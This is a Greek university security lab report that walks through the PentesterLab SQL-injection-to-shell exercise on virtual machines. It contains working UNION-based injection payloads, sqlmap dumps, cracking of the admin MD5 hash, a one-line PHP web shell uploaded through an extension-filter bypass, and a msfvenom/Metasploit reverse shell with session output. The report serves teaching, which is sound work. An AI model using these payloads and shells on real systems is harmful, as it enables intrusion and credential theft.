

# Ασφάλεια Υπολογιστών Και Δικτύων

## Προσομοίωση επίθεσης σε ευπαθές σε SQL Injection σύστημα και απόκτηση κονσόλας διαχειριστή

Όνοματεπώνυμο: Κυριακού Ανδρόνικος

Αριθμός Μητρώου: 5806

Email: kyriakou@ceid.upatras.gr

Τμήμα: Μηχανικών Ηλεκτρονικών Υπολογιστών και Πληροφορικής

Ακαδημαϊκό Έτος: 2017-18

### Εισαγωγή:

Στα πλαίσια της εργασίας, χρησιμοποιήθηκε μια ευπαθής εικόνα συστήματος η οποία ανακτήθηκε από την ιστοσελίδα PentesterLab (<https://www.pentesterlab.com>).

Σκοπός της άσκησης είναι η αναγνώριση πεδίων τα οποία επιδέχονται SQL Injection και η εκμετάλλευσή τους για περαιτέρω αλληλεπίδραση με το εκάστοτε σύστημα.

Το περιβάλλον στο οποίο έγινε η προσομοίωση είναι εικονικό τόσο για το ευπαθές σύστημα όσο και για το σύστημα από το οποίο θα εκτελέσουμε την επίθεση, για το οποίο και επιλέχθηκε το λειτουργικό σύστημα Kali Linux.

Για την υλοποίηση του εικονικού περιβάλλοντος χρησιμοποιήθηκε το λογισμικό Oracle Virtual Box (<https://www.virtualbox.org/>).

Οι εικόνες συστήματος που χρησιμοποιήθηκαν ανακτήθηκαν από τις διευθύνσεις:

<https://www.kali.org/downloads/> και [https://www.pentesterlab.com/exercises/from\\_sql\\_i\\_to\\_shell](https://www.pentesterlab.com/exercises/from_sql_i_to_shell)

Η μέθοδος δικτύωσης που επιλέχθηκε και για τις δύο μηχανές είναι η bridged όπου το Virtual Box επικοινωνεί απευθείας με την κάρτα δικτύου παρακάμπτοντας την δικτυακή στοίβα του host υπολογιστή. Αποτέλεσμα του παραπάνω είναι οι IP που λήφθηκαν να είναι μέσω του DHCP server και πιο συγκεκριμένα:

Ευπαθής Εικονική Μηχανή: 192.168.1.7 και

Εικονική Μηχανή με Kali Linux: 192.168.1.8

### Ανάλυση Επίθεσης:

Αρχικά εκτελούμε την εντολή `hmap -sn 192.168.1.0/24` η οποία σαρώνει το δεδομένο εύρος διευθύνσεων με απενεργοποιημένο το port scanning (επιλογή `-sn`). Παράλληλα επιβεβαιώνουμε την διεύθυνση του δικού μας συστήματος εκτελώντας την εντολή `ifconfig`.

```
Applications ▾ Places ▾ Terminal ▾ Sun 05:02 1
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.8 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:febd:f9a7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bd:f9:a7 txqueuelen 1000 (Ethernet)
    RX packets 145539 bytes 66372156 (63.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 401543 bytes 48136628 (45.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0
    collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 111921 bytes 31743592 (30.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 111921 bytes 31743592 (30.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0
    collisions 0

root@kali:~#

root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-31 05:01 EST
Nmap scan report for MyRouter.Home (192.168.1.1)
Host is up (0.0027s latency).
MAC Address: E8:F1:B0:A7:EB:E1 (Sagemcom Broadband SAS)
Nmap scan report for andronikos-laptop (192.168.1.3)
Host is up (0.00049s latency).
MAC Address: 48:5A:B6:83:4C:6D (Hon Hai Precision Ind.)
Nmap scan report for 192.168.1.7
Host is up (0.00056s latency).
MAC Address: 08:00:27:05:F5:F5 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali (192.168.1.8)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.05 seconds
root@kali:~#
```

Παρατηρούμε ότι στο δίκτυο είναι ενεργές 4 διευθύνσεις οι οποίες κατά σειρά είναι το router, ο host υπολογιστής, μια άγνωστη συσκευή και το εικονικό μας μηχάνημα με kali.

Δοκιμάζοντας να επισκεφτούμε την άγνωστη IP μέσω ενός browser, καταλήγουμε στην εξής αρχική σελίδα:



Μετά απο πλοήγηση στην ιστοσελίδα βλέπουμε ότι ο τρόπος που επιλέγονται οι διάφορες εικόνες είναι αλλάζοντας το url ως εξής: 192.168.1.7/cat.php?id=1 αρα θεωρούμε ότι στέλνει GET αιτήσεις με το εκάστοτε id εικόνας στην βάση δεδομένων. Για να το επιβεβαιώσουμε προσθέτουμε μια ' (απόστροφο) στο τέλος του url και παίρνουμε το εξής αποτέλεσμα:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
```

Έπειτα, έχουμε δυο προσεγγίσεις που μπορούμε να ακολουθήσουμε.

Μπορούμε να επιχειρήσουμε αρχικά να βρούμε των αριθμό των στηλών της βάσης. Για να το επιτύχουμε χρησιμοποιούμε το order by σε συνδυασμό με το προηγούμενο query ως εξής: 192.168.1.7/cat.php?id=1 order by 1. Η εντολή αυτή επιστρέφει αποτέλεσμα για τιμές

από 1 έως 4, ενώ για την τιμή 5 επιστρέφει Unknown column '5' in 'order clause' και έτσι καταλαβαίνουμε ότι η βάση έχει 4 στήλες.

Στη συνέχεια προσπαθούμε να μάθουμε περισσότερες πληροφορίες για την βάση χρησιμοποιώντας union για να εμφανίσουμε και άλλες στήλες ως εξής: `192.168.1.7/cat.php?id=1 union all select 1,2,3,4` το οποίο επιστρέφει το παρακάτω αποτέλεσμα.

picture: 2

2

Συμπεραίνουμε ότι πρέπει να χρησιμοποιούμε την 2<sup>η</sup> στήλη για να μάθουμε περισσότερα οπότε αρχικά προσπαθούμε να βρούμε τα ονόματα των πινάκων.

Εισάγουμε στο url : `192.168.1.7/cat.php?id=1 union all select 1,table_name,3,4 FROM information_schema.tables` και πέρα από τα default tables της MySQL λαμβάνουμε:

picture: views

VIEWS

picture: categories

categories

picture: pictures

pictures

picture: users

users

Τώρα θα θέλαμε να βρούμε τις στήλες του πίνακα users οπότε εισάγουμε : `192.168.1.7/cat.php?id=1 union all select 1,column_name,3,4 FROM information_schema.columns where table_name = 'users'`.

picture: id

---

id

picture: login

---

login

picture: password

---

password

Προκειμένου να εμφανίσουμε τον συνδυασμό login και password εκτελούμε το εξής:

```
192.168.1.7/cat.php?id=1 union all select 1,concat(login,0x3a,password)3,4  
FROM users με το εξής αποτέλεσμα:
```

picture: admin:8efe310f9ab3efefae8d410a8e0166eb2

---

admin:8efe310f9ab3efefae8d410a8e0166eb2

Η δεύτερη προσέγγιση για να φτάσουμε στο ίδιο σημείο είναι να χρησιμοποιήσουμε κάποιο εργαλείο όπως το SqlMap (<http://sqlmap.org/>) ως εξής:

Αρχικά πρέπει να βρούμε τις διαθέσιμες βάσεις άρα τρέχουμε:

```
sqlmap -u "192.168.1.7/cat.php?id=1" --dbs
```

Η οποία ανιχνεύει ότι η μεταβλητή id είναι ευπαθής και επιστρέφει τα ονόματα των βάσεων:

```
[06:45:52] [INFO] fetching database names  
available databases [2]:  
[*] information_schema  
[*] photoblog
```

Για να δούμε τα περιεχόμενα της βάσης εκτελούμε:

```
sqlmap -u "192.168.1.7/cat.php?id=1" -D photoblog --dump-all
```

Το οποίο και επιστρέφει μεταξύ άλλων:

```

Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efeae8d410a8e0166eb2 |
+-----+-----+-----+

```

Με δεδομένα τα παραπάνω πρέπει να αναγνωρίσουμε τι είδους είναι το hash και για τον σκοπό αυτό εκτελούμε το πρόγραμμα hash-identifier με τα εξής αποτελέσματα:

```

root@kali:~# hash-identifier
#####
#
#  _____  _____  _____  _____  _____  #
# /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  #
# \  /  \  /  \  \  /  \  \  /  \  \  /  \  \  /  \  \  /  \  #
#  _____  _____  _____  _____  _____  #
#                               v1.1 #
#                               By Zion3R #
#                               www.Blackexploit.com #
#                               Root@Blackexploit.com #
#####
-----
HASH: 8efe310f9ab3efeae8d410a8e0166eb2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

Εφ' όσον ξέρουμε ότι έχει γίνει hashing με MD5 εκτελούμε:

```
findmyhash MD5 -h 8efe310f9ab3efeae8d410a8e0166eb2
```

Με αποτέλεσμα:

```

The following hashes were cracked:
-----
8efe310f9ab3efeae8d410a8e0166eb2 -> P4ssw0rd

```

Χρησιμοποιούμε τον συνδυασμό admin και P4ssw0rd και βρισκόμαστε στην σελίδα διαχειριστή:

## Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)


Add a new picture

Παρατηρούμε ότι μπορούμε να ανεβάσουμε νέα φωτογραφία και έτσι έχουμε δυο επιλογές.

Η πρώτη επιλογή είναι να γράψουμε το εξής script:

```
<?php system($_GET["cmd"]); ?>
```

Και να προσπαθήσουμε να το ανεβάσουμε:



Προκύπτει το εξής μήνυμα λάθους

NO PHP!!


Για να το αποφύγουμε μετονομάζουμε το αρχείο με επέκταση .php3 και το ανεβάζουμε επιτυχώς

INSERT INTO pictures (title, img, cat) VALUES ('Shell','cmd.php3','1')

Hacker	delete
Ruby	delete
Cthulhu	delete
Shell	delete

Add a new picture

Πλέον μπορούμε να εκτελέσουμε εντολές ως εξής:



Η δεύτερη επιλογή είναι να χρησιμοποιήσουμε τα εργαλεία msfvenom και metasploit προκειμένου να δημιουργήσουμε ένα reverse shell.

Εκτελούμε την εντολή:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT= 5555 -f raw > cmd2.php3
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=5555 -f raw > cmd2.php3
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

Το οποίο δίνει στην έξοδο το αρχείο που επισυνάπτεται ως cmd2.php3

Αφού ανεβάσουμε το αρχείο , ανοίγουμε το metasploit και εκκινούμε την διαδικασία για να συνδεθούμε.

```
[*] Processing /root/.msf4/msfconsole.rc for ERB directives.
resource (/root/.msf4/msfconsole.rc)> spool /root/.msf4/msf_console.log
[*] Spooling to file /root/.msf4/msf_console.log...
msf > use multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 5555
lport => 5555
msf exploit(multi/handler) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:5555
[*] Sending stage (37543 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.8:5555 -> 192.168.1.7:53802) at 2017-12-31 07:47:07 -0500

meterpreter > shell
Process 1661 created.
Channel 0 created.
ls
cmd.php3
cmd2.php3
cthulhu.png
hacker.png
ruby.jpg
```

Συνεπώς ανοίξαμε επιτυχώς την σύνδεση και πλέον μπορούμε να εκτελούμε όποια εντολή επιλέξουμε στο περιβάλλον του server με δικαιώματα διαχειριστή.

## Επίλογος

Στη συγκεκριμένη εργασία παρουσιάστηκαν τρόποι που μπορούν να εξάγουν από ένα κακώς ρυθμισμένο πεδίο ευαίσθητα δεδομένα από μια βάση, τόσο με αυτόματο τρόπο όσο και χειροκίνητα. Παράλληλα, παρουσιάστηκαν δυο τεχνικές περαιτέρω διείσδυσης οι οποίες θα μπορούσαν να δώσουν μόνιμη πρόσβαση σε ένα επιτιθέμενο αλλά και την δυνατότητα εκμετάλλευσης και περαιτέρω χρήσης του ευάλωτου αυτού συστήματος.